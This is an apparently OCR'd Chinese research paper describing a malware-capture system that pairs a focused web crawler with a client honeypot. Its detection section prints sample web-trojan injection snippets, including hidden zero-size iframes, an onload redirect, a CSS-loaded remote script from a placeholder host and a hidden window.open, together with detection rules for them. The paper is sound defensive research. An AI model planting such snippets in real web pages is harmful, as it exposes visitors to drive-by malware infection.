基于主动方式的恶意代码捕获系统

王会羽[1,2]，程 光[1,2]

（1. 东南大学计算机科学与工程学院，南京，211189;
2.计算机网络和信息集成教育部重点实验室(东南大学),南京，211189）

摘　要：恶意代码已经成为互联网最为严重的安全威胁之一，自动化捕获恶意代码样本是及时有效地应对恶意代码的必要前提。传统依靠被动的捕获技术逐渐无法适应网络安全要求，恶意代码捕获由被动技术转向主动技术。基于网络爬虫技术和客户端蜜罐思想，本文设计并实现了一个基于主动技术的恶意代码捕获系统。该系统通过设计一个主题网络爬虫来获取恶意 url 数据源，利用蜜罐内的客户端引擎自动化启动 IE 浏览器，并通过监控恶意网页下载行为来捕获恶意代码。

关键词：主动技术；爬虫；蜜罐；恶意代码捕获

A Malware Collection System Based On Active Technology

Wang Hui-yu[1,2], Cheng Guang[1,2]

(1.School of Computer Science and Engineering, Southeast University, Nanjing, 211189
2. Key Laboratory of Computer Network and Information Integration (Southeast University), Ministry of Education)

Abstract: Malware has become one of the severest threats to the public Internet.To deela with the malware breakout effectively as early as possible,an antomated malware collection solution must be inplenmented as a precondition.Due to the traditional malware detection technique which depends on passive detecting can't satisfy the network security's requirement,malware detection technique changes frome passive to active technique. This paper designs a malware collection system based on active technology,in whick spider was combined with honeypot.In the system,spider was used to collect source of urls,the client-engine automatically created Internet Explorer processes,and device-driven detector was used to detect and collect malwares coming through Internet Explorer.

Key words: Active technology; Spider; Honeypot; Malware Collection

互联网的出现极大的改变了人们的生活方式和工作习惯，给人们带来了各方面的便利，同时由于互联网的开放性、脆弱性，使得互联网的安全问题得到日益重视[1]。而恶意代码已经成为网络安全最为严重的安全威胁之一，通过网络下载和浏览器进行传播成为了恶意代码的主要传播方式。这类恶意代码借助于客户端应用的漏洞和被动式触发来感染目标主机，具有制作简捷、传播速度快、变种形式多样、破坏力强等特点。

自动化捕获恶意代码样本是及时有效地应对恶意代码的必要前提。传统依靠被动的捕获技术逐渐无法适应网络安全要求，恶意代码捕获逐渐由被动技术转向主动技术。本文设计并实现了一种基于主动技术的恶意代码捕获系统，该系统结合了网络爬虫技术和高交互客户端蜜罐思想，通过设计一个网络爬虫来获取可疑的恶意 url 数据源，利用蜜罐内的客户端引擎自动化启动 IE 浏览器，并通过监控恶意网页下载行为来捕获恶意代码。

作者简介：王会羽，（1988-），男，硕士研究生，E-mail:seurain@qq.com；程光，（1973-）男，教授，博导，E-mail: gcheng@njnet.edu.cn.

1　相关研究

目前，蜜罐技术在互联网安全威胁检测上得到了广泛的应用，已经成为了主流的恶意代码捕获技术。“蜜罐项目组”(The Honeynet Project)的创始人 Lance Spitzner 把蜜罐的定义为一种安全资源，认为蜜罐的价值在于被扫描、攻击和攻陷[2]。蜜罐技术本质上是一种对攻击方法进行欺骗的技术，通过布置一些作为诱饵的主机、网络服务或者信息，诱使攻击方对它们实施攻击，从而对攻击行为进行捕获和分析，了解攻击攻击方使用的攻击和方法[3]。

根据蜜罐系统与攻击者的交互程度可以把蜜罐技术划分为低交互蜜罐技术和高交互蜜罐技术。低交互蜜罐一般采用模拟或仿真网络服务的方式，提供有限的交互，所以低交互式蜜罐的部署和维护比较简单，也相对安全。DTK[4]，Honeyd[5]、Nepenthes[6]都属于低交互蜜罐。高交互蜜罐采用真实的操作系统搭建，具有良好的诱骗性和扩展性，能够和攻击者进行充分的交互，可以获得大量的信息，但是风险性也很高。HoneyBow[7]在高交互蜜罐系统上直接构建、通过文件系统实时监控和文件列表交叉对比的方法捕获恶意感染高交互式蜜罐的恶意代码样本。HoneyBow 使用了真实的存有安全漏洞的服务对恶意代码进行诱骗，所捕获的代码会更全面，而且能够捕获未知恶意样本。Argos[8]蜜罐则基于 Qemu 构建，Qemu 是一个 x86 仿真器，能够对真是的 Guest 操作系统实施指令操作和监控，利用扩展动态污点分析技术对运行时刻的网络数据进行分析，自动化的提取出网络攻击特征。

与服务器端蜜罐系统不同，客户端蜜罐主要针对客户端软件可能存在的安全漏洞，主动启动客户端软件去寻找可能的攻击性行为并分析，是一个主动的过程，而传统的蜜罐是被动的实体，被动的等待攻击者的攻击。Capture-HPC[9]是一个开源的客户端蜜罐，它使用真实操作系统及浏览器构建客户端环境对待检测页面进行访问，从中检测出含有渗透攻击脚本的恶意页面，采用同样方式构建的高交互式客户端蜜罐还有 HoneyMonkey[10],SpyProxy[11]等。

综上所述，蜜罐技术具有低漏报率、低误报率，且可以检测未知的攻击工具或者攻击方法等优点[12]。但是传统的蜜罐捕获系统对部署的环境有很高的要求，通常需要部署在公共网络中，需要消耗很多资源，而客户端蜜罐虽然能够检测和研究客户端的攻击行为，对资源和环境要求也不高，但是需要一个待检测的 URL 数据源，面临着如何达到广泛的网络覆盖面的挑战。为了解决这个问题，本文将网络爬虫和客户端蜜罐技术相结合，利用网络爬虫获取可疑 URL 数据，然后根据利用客户端蜜罐来捕获恶意代码。

2 设计原理

很多恶意代码本身并不具备传播能力，只能依靠被动的触发方式进行传播。这种形态的恶意代码通常被人为置入 Web 服务器端的 HTML 页面中，目的就是通过客户端来传播程序，当客户端访问该页面时，利用客户端浏览器及其插件的漏洞将恶意代码自动下载到客户端[13]。这种客户端攻击的方式可以有效的绕过防火墙的检测，在用户未知的情况下，隐蔽地、有效地在客户端植入恶意代码，国外将这种攻击方式称为 Dirve-by-Download(过路式下载)[14]。

根据过路式下载的恶意代码特性，本文提出了基于主动方式的恶意代码捕获系统，主动在客户端系统中访问可疑的恶意的 URL 目标，利用客户端存在的安全漏洞，诱导目标网站的恶意代码对客户端系统进行攻击，进而捕获恶意代码样本。



图 1 恶意代码捕获系统的整体框架图

图 1 是基于主动方式的恶意代码捕获系统的整体框架图，整个系统由两个部分组成：可疑的恶意 URL 获取模块和客户端引擎模块。

本文在在第 3 节中对可疑的恶意 URL 获取模块进行了详细的讲述，该模块包括三个部分：网络爬虫、主题相关度计算和恶意网页特征码匹配。可疑的恶意 URL 获取模块的目的是全面地、准确地获取可疑的恶意 URL 数据。为了满足覆盖面广的目的，系统设计过程中利用了网络爬虫技术，网络爬虫能够面向整个互联网搜索，提供了海量的数据源，为了提高爬虫效率，本系统中爬虫部分的基础框架采用开源的多线程的 Heiritrix 爬虫框架，在 3.1

节中对网络爬虫的框架进行了详细的介绍。同时为了准确地获取可疑的 URL，在爬虫运行时对网页进行评分，评分规则包括：主题相关度计算[16]和恶意网页特征码[13]，根据评分规则，当网页评分达到或者超过一个阈值，则把网页对应的 URL 加入到可疑的恶意 URL 数据中。在 3.2 节中对网页的主题相关度计算算法进行了详细的讲述，根据瑞星公司发布的《瑞星 2011 年中国互联网安全综合报告》显示[17]，挂马网站主要集中在游戏、动漫和色情成人网站，所以本文中在爬取网页的过程中设计一定的主题词，主要对游戏、动漫、色情、政府网站进行抓取。3.3 节中提出了 3 条恶意网页特征，恶意网页特征码是检测恶意网页的有效途径，通过网页传播的恶意代码，其网页脚本代码以及挂马方式具有一定的特征。可以通过研究创建的恶意网页特征和恶意代码挂马方式，设计恶意代码的特征码正则表达式，利用特征匹配的发现含有可疑恶意代码的网页。

客户端引擎系统对夹带恶意代码的网页进行访问时，会伴有可执行文件下载、删除或者修改系统关键文件、修改注册表等恶意行为。由于客户端引擎系统内部的应用程序不会具有任何以上行为活动，如果系统中存在上述行为，则认为其是恶意行为。从图 1 中可知，客户端引擎包括 IE 引擎和客户端系统监控模块。IE 引擎模块的目的是通过主动的访问 URL 吸引恶意代码的攻击。客户端系统监控模块则通过检测系统文件、注册表以及网络行为的变化来捕获恶意代码。

综上所述，将网络爬虫技术和高交互客户端蜜罐技术相结合，同时综合了恶意网页检测技术和操作系统监视技术，本文实现了自动化捕获恶意代码的系统。和传统的基于服务器端的被动的捕获方式相比，该系统具有高效性和主动性等优点。

3 可疑的恶意 URL 获取模块设计

3.1 爬虫框架的设计

本系统中爬虫部分的基础框架采用开源的 Heiritrix 爬虫框架[15]。Heritrix 是一个基于 Java 的支持爬虫协议(robots 协议)的开源爬虫框架。Heritrix 是多线程的网络爬虫，可以做到完整的、精确的、站点内容深度复制，并且用户可以根据自身需求进行不同的配置，或者更换其中的组件实现自我定制。本文对 Heritrix-1.14.4 进行改进，图 2 是 Heritrix 的系统结构图。



图 2 Heritrix 框架结构图

如图 2 所示，CrawlController 对象是整个爬虫的核心，各模块可以通过 CrawlController 进行通信，进而互相调用。所有组件作为 CrawlController 类的成员在 CrawlController 对象定义时初始化

(1) CrawlOrder：存放配置文件 order.xml 中全局配置信息；

(2) CrawlScope：本质上为过滤器（filter），定义了所要爬取的 url 范围，包括深度以及具体的范围，如限定在域名下或是需要符合某特定格式的 url 等。其他模块可以通过调用它来判断获得的 url 是否在采集的范围内；

(3) ProcessorChainList：用于预处理(pre-fetch)、获取(fetch)、抽取(extractor)、存储(write)、后处理(post-processor)的处理器链队列。每个处理器链都是按照用户配置组合而成的；

(4) Frontier：包含已处理的 url 队列和待处理的 url 队列；

(5) ToePool：线程池，向 Frontier 提供线程处理 url；

(6)ServerCache：存储爬取过的所有 server（包含端口号）的信息，包括域名，ip，ttl 以及是否可连接等的属性信息。

Frontier 为线程池中线程不断地提供待处理的 url。而具体处理 url 的则都是处理器链。五条处理器链具体作用如下：

(1) pre-fetch-processors 做预处理，主要根据 robot 协议，DNS 以及下载范围控制信息判断当前 URI 是否应当处理；

(2) fetch-processors 利用 httpclient 库从远程服务器获数据；

(3) extractor-processors 用于从所有获得的内容中抽取新的 url，本文中对原始的 extractor-processors 进行替换，新的抽取器加入了对页面进行主题相关度分析和恶意网页特征码匹配；

(4) write-processors 按照用户配置存储获取的数据；

(5) post-processors 用于后序处理，由 CrawlStateUpdater，LinksScoper，FrontierScheduler 构成。

为保证系统在较短的时间内访问到可疑的恶意 URL，爬取 URL 过程采用启发式搜索的方式，搜索过程中根据其主题相关度、恶意网页特征码等方面对页面进行评分，并把页面得分达到警戒阈值的 URL 存入数据库。整个评分过程在 Heritrix 处理器链的 extractor-processors 组件部分进行。

3.2 主题相关度计算

为了更加有针对性的收集可疑的恶意 URL，本文重点面向特定领域主题网站。通过爬虫队列中的 URL 进行相应的主题分析，以确定其主题相关度。本文采用关键词作为引导词，为每个关键词分配权重，爬虫优先访问与主题相关的 URL。在主题相关度的计算过程中，使用关键字对一个 URL 进行评分的时候，总是要先下载 URL 指向的页面，然后对 URL 进行评分。采用一种阈值的办法进行处理，设定一定的阈值，如果计算所得的评分大于这个阈值，就进行下一步处理，否则简单丢弃这个页面即可。

主题相关度的计算方法采用空间向量计算模型方法，将网页提取的关键字的个数 n 作为空间向量的维数，设置关键词的权重 W_i 作为每一维分量的大小，则该主题向量方法表示为：

$$\rho = (\alpha_1, \alpha_2, \ldots, \alpha_n), i = 1,2,\ldots,n \quad (1)$$

对页面进行统计，计算出关键词出现的次数，并求出对应的频率之比，将出现频度最高的关键词作为基准，其频率用 X_1=1 表示，通过频率比求出其他关键词的频率 X_i，则这个页面所对应的向量的每一维分量为 ，则页面主题使用空间向量表示为 ：

$$\rho = (X_1W_1, X_2W_2, \ldots, X_nW_n), i = 1,2,\ldots n \quad (2)$$

用两个向量的余弦表示页面的主题相关度为：

$$\cos < \rho, q >= \frac{(\rho, q)}{(|\rho||q|)} = \frac{(X_1W_1^2 + X_2W_2^2 + \ldots + X_nW_n^2)}{\sqrt{[(W_1^2 + W_2^2 + \ldots + W_n^2)(X_1W_1^2 + X_2W_2^2 + \ldots + X_nW_n^2)]}} \quad (3)$$

设定一个阈值 m，若 $\cos < \rho, q >$ 大于等于 m 时那么这个页面和主题是比较相关的，如果小于 m 的话那么认为这个页面是和主题无关的，直接可以把此页面丢弃，m 值的大小可以根据经验和实际的需求而定。

3.3 静态网页检测的特征码设计

通过网页传播的恶意代码，其网页脚本代码以及挂马方式具有一定的特征。常见的恶意代码网页通过网页木马的方式将 URL 重定向到有毒的网页，或者直接在页面调用中包含恶意语句的 JS 文件。根据网页是否包含内嵌连接特征，将特征码分为两类：非 script 类内嵌链接特征码，Javascript 特征码。

3.3.1 非 script 类内嵌链接特征码的提取

内嵌链接是攻击者常用的挂马方式之一。通常网页中挂马的非 script 类在内嵌链接的页面语句就具有一定特征，通过判断该内嵌链接标签是否包含某种属性或各属性值是否在正常范围内，就可以在挂马网站层面上发现挂马网页，而不需要下载内嵌链接指向的宿主站点内的文件再进行判断。表 1 为常用挂马方式。

表 1 常用挂马方式

挂马方式	挂马特点
iframe 框架挂马	网页中具有以下代码：<iframe src=”http://网页马地址” width=0 height=0></iframe>
js 文件挂马	网页中具有以下代码：<script type=javascript src=”恶意脚本地址”></script>，再利用恶意脚本中的代码进行攻击
css 样式马	利用层叠样式表 css 引入 js：body{backgroundimage: url(‘javascript:document.write(“<scri

	ptsrc=http://www.XXX.com/xx.js></script>")')}
body onlod 挂马	在网页加载时跳转到网页木马的网址：<body onload="window.location='网页木马地址'"></body>

事实上，js 文件挂马和 css 样式挂马本质上都是引入脚本程序，而正常网页同样会有相同操作，并不能将其作为恶意网页的检测规则。根据 iframe 和 bodyonload 挂马特点总结出 2 种检测规则：

- iframe 挂马：同一页面标签内同时出现“iframe”、“width”、“height”三个关键词，同时 width 或是 height 属性值小于 10。
- bodyonload 挂马：同一页面标签内同时出现“body”、“onload”、“window.location”三个关键词。

3.3.2 js 特征码的提取

由于脚本语言可以利用 DOM 标准提供的文档对象和方法对网页代码进行改动，攻击者同样可以利用 js 代码引入网页木马：

(1) 在 js 中直接写出框架网页木马，示例代码如下：

document.write(“<iframe src=“http://网页挂马地址”width=0 height=0></iframe>”)

(2) 利用 js 更改 body 的 innerHTML 属性，引入网页木马，如果对内容进行编码的话，不但能绕过杀毒软件的检测，而且增加了解密的难度，示例代码如下：

top.document.body.innerHTML=top.document.body.innerHTML+‘\r\n<iframe src=“http://网页挂马地址”width=0height=0></iframe>’

(3) 利用 javascript 的 window.open 方法打开一个不可见的新窗口，示例代码如下：

<scriptlanguage=javascript> window.open(“网页木马地址”,“”,“toolbar=no,location=no,directories=no,status=no,menubar=no,scrollbars=np,width=1,height=1”)</script>

前两点可以利用 3.1 节中总结的规则检测发现，第 3 点可以作为一项新的检测规则：

- window.open 挂马：当同一标签内同时出现“window.open”、“toolbar=no”“location=no”、“directiories=no”、“status=no”、“menubar=no”、“scrollbars=no”、“width”、“height”这九个关键字,同时 width 或是 height 属性值小于 10。

根据 2.3.1 和 2.3.2 两小节提出的恶意网页的特征码，利用正则表达式对爬取的网页进行提取和评分，并将达到一定阈值的恶意 URL 存入数据库中。

4 客户端引擎设计

为了能够捕获恶意代码样本，减小所需的资源，客户端引擎运行在各个虚拟机上，利用蜜罐的思想主动浏览网页。该引擎分为 IE 引擎模块和监控模块，IE 引擎模块负责启动 IE 浏览器，监控模块对操作系统进行监控，如果发现恶意行为，则报警，如果发现下载行为，则将下载的恶意代码上传到数据库，并记录相应的日志文件。

4.1 IE 引擎模块

IE 引擎模块从可疑的恶意的 URL 数据库中读取 URL，启动虚拟机操作系统的 IE 浏览器对 URL 进行访问，同时启动监控模块对操作系统的进行监控。



图 3 IE 主动访问 url 流程图

IE 引擎模块的流程图如图 3 所示。由于恶意网页中的恶意代码需要运行浏览器一定时间后才会有下载行为，所以设置在该页面的停留时间为 3 分钟。为了提高效率，采用多线程并发方式访问 10 个 URL 页面。为了加快访问速度，提高访问网页

的效率，系统中利用了多个虚拟机对数据库进行访问。

4.2 监控模块

由于恶意代码通过网页挂马方式进行传播，主要是通过浏览器访问网页，当操作系统访问含有恶意代码的网页时，恶意代码会利用操作系统存在的安全漏洞进行渗透和攻击，这样操作系统内部会伴随可执行文件下载、修改和删除操作系统关键文件以及修改注册表等恶意行为。在蜜罐中的操作系统中关闭了一切不必要的服务和进程，所以干净的蜜罐操作系统不会具有上述的恶意行为，所以一旦发现上述行为则认为是恶意行为。根据这些特点，通过检测操作系统的文件变化来捕获恶意代码。实时监测访问 URL 的产生的系统行为，属于行为检测方法，这种基于行为检测的方法不需要事前了解恶意代码的特征，所以能够捕获未知的恶意代码。本系统通过系统底层驱动来实现监控，监控部分主要从以下四个方面进行监控：

(1) 系统文件的增加、删除和修改。该部分功能是通过注册回调函数来检测文件系统的变化的。通过使用 FindFirstChangeNotification 函数能监视指定目录中的变化。此函数创建一个改变通知对象，设置初始的改变通知过滤条件。在指定的目录或子目录下，当一个符合过滤条件的改变发生时，一个在通知句柄上的等待将会成功（等待函数返回）。重点监控 IE 的临时文件夹、Windows 系统目录下的 system32 文件夹等等。

(2) 注册表项的创建和修改。利用 RegNotifyChangeKeyValue 这个 API 函数，注册表项或者任意子项发生变化时，用户都可以接到通知，所以通过这种方法能够监控注册表的变化情况。本文中重点监控恶意软件经常修改的键项，这样就可以检测出对系统配置做出的恶意修改行为。

(3) 进程的创建。进程创建时，进程创建回调函数将在创建该新进程的线程上下文中执行，利用 Windows API 函数 PsSetCreatProcessNotifyRoutine 实现一个驱动程序，该驱动程序能够对恶意软件样本执行时系统中新建的进程进行监控。本文中重点监控浏览器进程，以及由浏览器创建的子进程。

(4) 网络行为监控。由于大部分恶意软件在运行的时候都需要访问网络，因此需要对网络行为进行监控，本文中利用 winpcap 系统库抓取系统所产生的网络报文。

5 系统运行结果与分析

基于主动技术的恶意代码捕获系统部署在局域网的出口链路上，客户端引擎模块运行在基于 VirtualBox 虚拟机[18]的 Windows XP SP2(无补丁)系统上，浏览器为 IE6.0。这是因为目前针对 Windows 系统和 IE 浏览器的恶意代码数量占据绝大多数。该系统的爬虫部分的主题设置为游戏、动漫、色情、政府，因为这几类主题的网页对普通用户具有吸引力，也最有可能被挂马。该系统连续运行 15 日总共爬取了 1629341 个 URL，这些 URL 隶属于 squidguard 组织提供的域名黑名单，共计 5643 个域名。研究发现，其中恶意网页 1936 个，占所有被访问页面的 0.121%。对捕获的可疑代码去重后统计共计发现了 268 个可疑代码。

本文利用 Virustotal[19]对这些可疑的恶意代码进行验证和分析。Virustotal 提供了免费的病毒、恶意代码和网址线上扫描服务，使用了超过 40 套防病毒软件来进行档案检查。本文中选取比较著名的十套防病毒软件引擎对结果进行验证，如表 2 所示。

表 2 杀毒软件检测结果

杀毒软件	木马数目	病毒数目	未知数目
AVG	173	57	38
AntiViri	170	58	40
Avast	168	60	40
Kaspersky	169	63	36
McAfee	175	56	37
Microsoft	175	57	36
Qihoo-360	166	64	38
Symantec	175	63	30
TrendMicro	168	55	45
KingSoft	165	57	46
平均	170.4	59	38.6

由表 2 可知，在 268 个可疑恶意代码样本中，通过杀毒软件确定为恶意代码的平均个数为 229.4 个，误报的恶意代码个数为 38.6 个，所以基于主动方式的恶意代码捕获系统的准确率为 85.6%，误报率为 14.4%。Nepenthes 和 HoneyBow 是恶意代码捕

获领域中比较著名的两个捕获器。Nepenthes 恶意代码捕获系统而准确率在 93.9%左右，诸葛建伟的 HoneyBow 恶意代码捕获系统的准确率为 95.8%[9]，显然这两者都比本文的准确率要高，这是因为这两者的捕获原理和本文不同所造成的。本文的基于主动方式的恶意代码捕获主要基于行为特征来判断恶意行为，这当然会造成很高的误判率，但是同时也能捕获到很多 0-day 恶意代码。

在捕获的恶意代码中检测到的平均木马数为 170.4，木马的比例为 63.6%，检测的平均病毒数为 59，病毒的比例为 22.0%，未知类型的程序个数大约为 38，占总数的 14.4%。在恶意代码中，木马所占的比例最高，原因在于系统通过访问网页的形式获取恶意代码，而 IE 浏览器是木马的主要传播途径之一。在误报的可疑文件中恶意代码可能依然存在，原因在于系统根据行为监测的方式分析恶意代码，而防病毒引擎基于病毒特征库扫描的方式分析恶意代码，这种方式不能分析未知特征的恶意代码，因此，未知类型的程序中恶意代码可能依然存在。

6 结语

恶意代码的泛滥已经严重威胁信息系统的安全，影响了互联网正常有序的发展。为了高效准确的发现恶意代码，基于恶意代码的传播特点，结合网络爬虫和客户端蜜罐的技术，本文设计并实现了一个基于主动技术的恶意代码捕获系统。该系统通过网络爬虫来搜索互联网资源，并结合主题相关性分析和恶意网页特征码匹配来获取可疑的恶意 URL 数据源，利用高交互式客户端蜜罐内的客户端引擎自动化启动 IE 浏览器，访问可疑的 URL 地址，诱导目标网站的恶意代码对客户端系统进行攻击，通过监控恶意网页下载行为来捕获恶意代码。对系统运行结果进行分析发现，该系统能够大量捕获通过网络进行传播的恶意代码，与传统的恶意代码捕获系统相比，该系统还能捕获未知安全漏洞的 0-day 恶意代码，同时具有主动性高、部署简单，占用资源少等优点。因此，该系统具有较强的实用性。

参考文献

[1]. ZHUGE, Jianwei, et al. Studying malicious websites and the underground economy on the Chinese web. Springer US, 2009.

[2]. The Honeynet Project, Know Your Enemy: Learning about Security Threats. 2nd ed., Boston: Addison-Wesley Professional, 2004.

[3]. 诸葛建伟，et al.蜜罐技术研究与应用进展. 软件学报[J] 2013, 24.4.

[4]. Cohen F. The deception toolkit[Z]. 2012 http://all.net/dtk/index.html

[5]. Provos N. A Virtual Honeypot Framework. In: USENIX Security Symposium[C]. 2004.

[6]. BAECHER, Paul, et al. The nepenthes platform: An efficient approach to collect malware. In: Recent Advances in Intrusion Detection[J]. Springer Berlin Heidelberg, 2006. p. 165-184.

[7]. 诸葛建伟, et al. HoneyBow: 一个基于高交互式蜜罐技术的恶意代码自动捕获器.通信学报[J], 2007, 28.12.

[8]. PORTOKALIDIS, Georgios; SLOWINSKA, Asia; BOS, Herbert. Argos: an emulator for fingerprinting zero-day attacks for advertised honeypots with automatic signature generation. In: ACM SIGOPS Operating Systems Review. ACM, 2006. p. 15-27.

[9]. Seifert, Christian; Steenson, R. Capture-honeypot client (capture-hpc).pp. Available at https://projects. honeynet. org/capture–hpc, 2006.

[10]. Wang, Yi-Min, et al. Automated web patrol with strider honeymonkeys. In: Proceedings of the 2006 Network and Distributed System Security Symposium[C]. 2006. p. 35-49.

[11]. MOSHCHUK, Alexander, et al. Spyproxy: Execution-based detection of malicious web content. In:Proceedings of 16th USENIX Security Symposium on USENIX Security Symposium. USENIX Association[C], 2007. p. 1-16.

[12]. Jieren, Cheng, et al. Advances in the honeypot and honeynet technologies.Journal of Computer Research and Developmen[J] 2008, 45: 375-378.

[13]. 张慧琳,邹维,韩心慧.网页木马机理与防御技术.软件学报[J],2013,24(4):843−858.

[14]. COVA, Marco; KRUEGEL, Christopher; VIGNA, Giovanni. Detection and analysis of drive-by-download attacks and malicious JavaScript code. In:Proceedings of the 19th international conference on World wide web. ACM[C], 2010. p. 281-290.

[15]. MOHR, Gordon, et al. Introduction to heritrix. In:4th International Web Archiving Workshop.[C] 2004

[16]. 刘财兴.主题爬虫的搜索策略研究.计算机工程与设计[J], 2008, 29.12: 3160-3162.

[17]. 瑞星公司.2011年中国信息安全综合报告[R].中国北京:北京瑞星科技股份有限公司,2012.

[18]. ORACLE, V. M. VirtualBox.User Manual–2013[R], 2013.

[19]. virustotal [EB/OL] https://www.virustotal.com/ 2014-04-04